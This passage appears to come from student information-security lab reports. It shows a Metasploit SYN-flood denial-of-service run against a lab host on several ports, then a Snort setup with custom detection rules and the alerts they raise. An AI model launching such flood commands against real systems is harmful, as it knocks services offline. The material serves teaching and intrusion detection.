
```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 2869
RPORT => 2869
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           192.168.1.4  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             2869     yes      The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535    yes      The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500      yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4

[*] SYN flooding 192.168.1.4:2869 ...
[
```



12) Now let's exploit another port number 5357.


Command: set RPORT 5357

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 5357
RPORT => 5357
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           192.168.1.4  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            5357      yes      The target port
SHOST             no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes      The number of bytes to capture
SPORT             no        The source port (else randomizes)
TIMEOUT          500       yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4
[*] SYN flooding 192.168.1.4:5357 ...
```



13) Now let's exploit another port number 10243.


Command: set RPORT 10243

```
msf6 auxiliary(dos/tcp/synflood) > set RPORT 10243
RPORT => 10243
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS      192.168.1.4    yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        10243       yes      The target port
SHOST                no        The spoofable source address (else randomizes)
SNAPLEN      65535       yes      The number of bytes to capture
SPORT                no        The source port (else randomizes)
TIMEOUT      500        yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.4
[*] SYN flooding 192.168.1.4:10243 ...
```



Course: Information Security Management

Date: 17-03-2022

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 9

Network Intrusion Detection System (SNORT)

AIM:

To analyze and perform various attacks on Ubuntu machine using Kali Linux using snort tool.

SOFTWARE REQUIRED:

Oracle VM VirtualBox, Kali Linux

IMPLEMENTATION:

1. Install Snort

```
sudo apt-get install snort -y  
snort -V
```

```
student@ubuntu:~$ snort -V  
  
     _.-> Snort! <*-  
o" )- Version 2.9.6.0 GRE (Build 47)  
     '-' By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-te  
am  
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using libpcap version 1.5.3  
Using PCRE version: 8.31 2012-07-06  
Using ZLIB version: 1.2.8
```

2. Ubuntu's IP address

ifconfig

```
student@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:81:8e:4d
          inet addr:192.168.29.77 Bcast:192.168.29.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:8e4d/64 Scope:Link
          inet6 addr: 2405:201:e006:6956:a00:27ff:fe81:8e4d/64 Scope:Global
          inet6 addr: 2405:201:e006:6956:c498:3ddd:77a5:4d48/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2477 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2514870 (2.5 MB) TX bytes:107385 (107.3 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:182 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13389 (13.3 KB) TX bytes:13389 (13.3 KB)
```

3. Traverse to the snort directory

cd /etc/snort

ls

```
student@ubuntu:~$ cd /etc/snort
student@ubuntu:/etc/snort$ ls
classification.config   reference.config    snort.debian.conf
community-sid-msg.map   rules               threshold.conf
gen-msg.map              snort.conf         unicode.map
```

4. Open snort.conf file

```
sudo nano snort.conf
```

```
# VRT Rule Packages Snort.conf
#
# For more information visit us at:
# http://www.snort.org Snort Website
# http://vrt-blog.snort.org/ Sourcefire VRT Blog
#
# Mailing list Contact: snort-sigs@lists.sourceforge.net
# False Positive reports: fp@sourcefire.com
# Snort bugs: bugs@snort.org
#
# Compatible with Snort Versions:
# VERSIONS : 2.9.6.0
#
# Snort build options:
# OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --e5
#
# Additional information:
# This configuration file enables active response, to run snort in
# test mode -T you are required to supply an interface -i <interface>
# or test mode will fail to fully validate the configuration and
# exit with a FATAL error
#-----
#####
# This file contains a sample snort configuration.
```

5. Go to rules directory

```
cd rules
```

```
ls
```

```
student@ubuntu:/etc/snort$ cd rules
student@ubuntu:/etc/snort/rules$ ls
attack-responses.rules      community-web-dos.rules    policy.rules
backdoor.rules                community-web-iis.rules   pop2.rules
bad-traffic.rules             community-web-misc.rules  pop3.rules
chat.rules                   community-web-php.rules  porn.rules
community-bot.rules           ddos.rules                 rpc.rules
community-deleted.rules      deleted.rules              rservices.rules
community-dos.rules            dns.rules                 scan.rules
community-exploit.rules      dos.rules                 shellcode.rules
community-ftp.rules           experimental.rules     smtp.rules
community-game.rules          exploit.rules              snmp.rules
community-icmp.rules          finger.rules              sql.rules
community-imap.rules          ftp.rules                 telnet.rules
community-inappropriate.rules icmp-info.rules       tftp.rules
community-mail-client.rules   icmp.rules                virus.rules
community-misc.rules          imap.rules               web-attacks.rules
community-nntp.rules          info.rules               web-cgi.rules
community-oracle.rules        local.rules              web-client.rules
community-policy.rules        misc.rules              web-coldfusion.rules
community-sip.rules           multimedia.rules     web-frontpage.rules
community-smtp.rules          mysql.rules              web-iis.rules
```

6. Test the configuration file

```
sudo snort -T -c /etc/snort/snort.conf
```

```
@ubuntu: /etc/snort/rules                                     10:31 PM
      === Initialization Complete ===

      --> Snort! <-
      Version 2.9.6.0 GRE (Build 47)
      By Martin Roesch & The Snort Team: http://www.snort.org/snort-te
am
      Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using libpcap version 1.5.3
      Using PCRE version: 8.31 2012-07-06
      Using ZLIB version: 1.2.8

      Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.1 <Build 1>
      Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
      Preprocessor Object: SF_SIP Version 1.1 <Build 1>
      Preprocessor Object: SF_SDF Version 1.1 <Build 1>
      Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
      Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
      Preprocessor Object: SF_GTP Version 1.1 <Build 1>
      Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
      Preprocessor Object: SF_SSH Version 1.1 <Build 3>
      Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
      Preprocessor Object: SF_POP Version 1.0 <Build 1>
      Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
      Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
      Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
      Preprocessor Object: SF_DNS Version 1.1 <Build 4>

Snort successfully validated the configuration!
Snort exiting
```

7. Start snort execute

```
sudo snort -A console -c /etc/snort/snort.conf
```

```
e duplicates previous rule. Ignoring old rule.

WARNING: /etc/snort/rules/community-web-php.rules(474) GID 1 SID 180000934 in rule
e duplicates previous rule. Ignoring old rule.

4150 Snort rules read
  3476 detection rules
    0 decoder rules
    0 preprocessor rules
3476 Option Chains linked into 271 Chain Headers
0 Dynamic rules
+++++
-----[Rule Port Counts]-----
|      tcp     udp     icmp     ip
|      src     151      18      0      0
|      dst     3386     126      0      0
```

8. Open icmp.rules file

```
sudo gedit icmp.rules
```

```
icmp.rules x
# Copyright 2001-2005 Sourcefire, Inc. All Rights Reserved
#
# This file may contain proprietary rules that were created, tested and
# certified by Sourcefire, Inc. (the "VRT Certified Rules") as well as
# rules that were created by Sourcefire and other third parties and
# distributed under the GNU General Public License (the "GPL Rules"). The
# VRT Certified Rules contained in this file are the property of
# Sourcefire, Inc. Copyright 2005 Sourcefire, Inc. All Rights Reserved.
# The GPL Rules created by Sourcefire, Inc. are the property of
# Sourcefire, Inc. Copyright 2002-2005 Sourcefire, Inc. All Rights
# Reserved. All other GPL Rules are owned and copyrighted by their
# respective owners (please see www.snort.org/contributors for a list of
# owners and their respective copyrights). In order to determine what
# rules are VRT Certified Rules or GPL Rules, please refer to the VRT
# Certified Rules License Agreement.
#
#
# $Id: icmp.rules,v 1.25.2.1.2.2 2005/05/16 22:17:51 mwatchinski Exp $
#-----
# ICMP RULES
#-----
#
# Description:
# These rules are potentially bad ICMP traffic. They include most of the
# ICMP scanning tools and other "BAD" ICMP traffic (Such as redirect host)
#
```

Now start snort in Ubuntu and go to Kali Linux and ping 192.168.29.77


```
(kali㉿kali)-[~]
$ ping 192.168.29.77
PING 192.168.29.77 (192.168.29.77) 56(84) bytes of data.
64 bytes from 192.168.29.77: icmp_seq=1 ttl=64 time=0.800 ms
64 bytes from 192.168.29.77: icmp_seq=2 ttl=64 time=0.299 ms
64 bytes from 192.168.29.77: icmp_seq=3 ttl=64 time=0.356 ms
64 bytes from 192.168.29.77: icmp_seq=4 ttl=64 time=0.532 ms
64 bytes from 192.168.29.77: icmp_seq=5 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=6 ttl=64 time=0.485 ms
64 bytes from 192.168.29.77: icmp_seq=7 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=8 ttl=64 time=0.782 ms
64 bytes from 192.168.29.77: icmp_seq=9 ttl=64 time=0.462 ms
64 bytes from 192.168.29.77: icmp_seq=10 ttl=64 time=0.448 ms
64 bytes from 192.168.29.77: icmp_seq=11 ttl=64 time=0.506 ms
64 bytes from 192.168.29.77: icmp_seq=12 ttl=64 time=0.490 ms
^C
--- 192.168.29.77 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11212ms
rtt min/avg/max/mdev = 0.299/0.507/0.800/0.140 ms
```

Here, we can see the ping is captured in snort in Ubuntu Machine

```
@ubuntu:/etc/snort/rules                                     11:01 PM
04/16-23:00:57.009843  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:57.009843  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:57.009876  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.77 -> 192.168.29.69
04/16-23:00:58.051094  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:58.051094  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:58.051163  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.77 -> 192.168.29.69
04/16-23:00:59.093285  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:59.093285  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:00:59.093315  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.77 -> 192.168.29.69
04/16-23:01:00.107614  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
04/16-23:01:00.107614  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] [ICMP] 192.168.29.69 -> 192.168.29.77
```

9. *sudo gedit local.rules*

Type the local rules and run the snort one by one by commenting each command



```
File Edit View Search Tools Documents Help
Open Save Undo Redo Find Replace
localrules x
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"Senthil ICMP Message";
sid:-655000; rev:21;)


#alert tcp any any -> $HOME_NET 21 (msg: "FTP ATTEMPTED"; sid: 65501; rev:1;)

#alert tcp any any -> $HOME_NET 22 (msg: "SSH ATTEMPTED"; sid: 65502; rev:1;)

alert tcp any any -> any 443 (msg: "Web traffic"; content: "login"; sid: 65589;
rev: 45;)
```

Validate the command by running the following command:

```
sudo snort -T -c /etc/snort/snort.conf
```



The screenshot shows a terminal window with the title "student@ubuntu: /etc/snort/rules". The output of the command "sudo snort -T -c /etc/snort/snort.conf" is displayed, showing the Snort version (2.9.6.0), build details (Build 47), copyright information (Cisco and Sourcefire), and various library versions (libpcap 1.5.3, PCRE 8.31, ZLIB 1.2.8). It also lists the Rules Engine and numerous Preprocessor Objects, each with its version number.

```
student@ubuntu: /etc/snort/rules
-*> Snort! <*-
Version 2.9.6.0 GRE (Build 47)
By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.5.3
Using PCRE version: 8.31 2012-07-06
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
```

10. Now start pinging the Ubuntu machine from Kali linux and then start snorting in Ubuntu

```
sudo snort -A console -c /etc/snort/snort.conf
```

We can observe the message in the Ubuntu

```
student@ubuntu:/etc/snort/rules
activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:37.521431  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:37.521431  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.29.69 -> 192.168.29.77
04/17-13:51:37.521457  [**] [1:4294312296:21] Senthil ICMP Message [**] [Priority: 0] {ICMP} 192.168.29.77 -> 192.168.29.69
